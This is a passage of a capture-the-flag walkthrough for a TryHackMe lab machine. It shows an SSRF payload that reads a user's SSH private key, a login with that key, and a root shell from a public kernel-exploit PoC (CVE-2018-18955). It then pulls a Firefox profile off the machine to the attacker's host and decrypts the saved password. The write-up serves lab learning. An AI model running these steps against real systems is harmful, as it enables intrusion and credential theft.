
Alright, let’s grab the id_rsa:
www=http://2130706433:80/.ssh/id_rsa


We got the private key. I’ll use it to login into the machine, with user beth, as we got from /.ssh/authorized_keys:
┌──(agonen㉿kali)-[~/thm/TheLondonBridge]
└─$ chmod 600 id_rsa

┌──(agonen㉿kali)-[~/thm/TheLondonBridge]
└─$ ssh beth@thelondonbridge.thm -i id_rsa
Let’s grab the user flag, which is hiding for some reason:
beth@london:~$ find / -name "user.txt" 2>/dev/null
/home/beth/__pycache__/user.txt
beth@london:~$ cat /home/beth/__pycache__/user.txt
THM{l0n6_l1v3_7h3_qu33n}
Privilege Escalation to Root using vulnerability on kernel version
In order to move to root, we need to exploit priv esc vulnerability on the kernel. We can find it using linpeas.sh

The CVE we’ll exploit is CVE-2018-18955, we’ll use the PoC from https://github.com/scheatkode/CVE-2018-18955

Let’s first clone this repo, and then upload whole dir to the remote machine, at /tmp:

I tried to execute bash exploit.dbus.sh and got root shell.
The root flag is:
root@london:/root# cat .root.txt
THM{l0nd0n_br1d63_p47ch3d}
Find the password of charles using decryption of firefox profile
We can see on the home folder or charles firefox encrypted profile.
First, let’s download the whole profile.
- remote machine:
root@london:/home/charles/.mozilla/firefox# python3 -m http.server 8081 - local machine:
wget -r http://thelondonbridge.thm:8081/8k3bf3zp.charles
Now, we’ll use the tool https://github.com/unode/firefox_decrypt/ for firefox decryption:
┌──(agonen㉿kali)-[~/thm/TheLondonBridge]
└─$ python3 firefox_decrypt.py ./thelondonbridge.thm:8081/8k3bf3zp.charles
2026-01-19 00:21:33,079 - WARNING - profile.ini not found in ./thelondonbridge.thm:8081/8k3bf3zp.charles
2026-01-19 00:21:33,079 - WARNING - Continuing and assuming './thelondonbridge.thm:8081/8k3bf3zp.charles' is a profile location

Website:   https://www.buckinghampalace.com
Username: 'Charles'
Password: 'thekingofengland'

and the password is thekingofengland.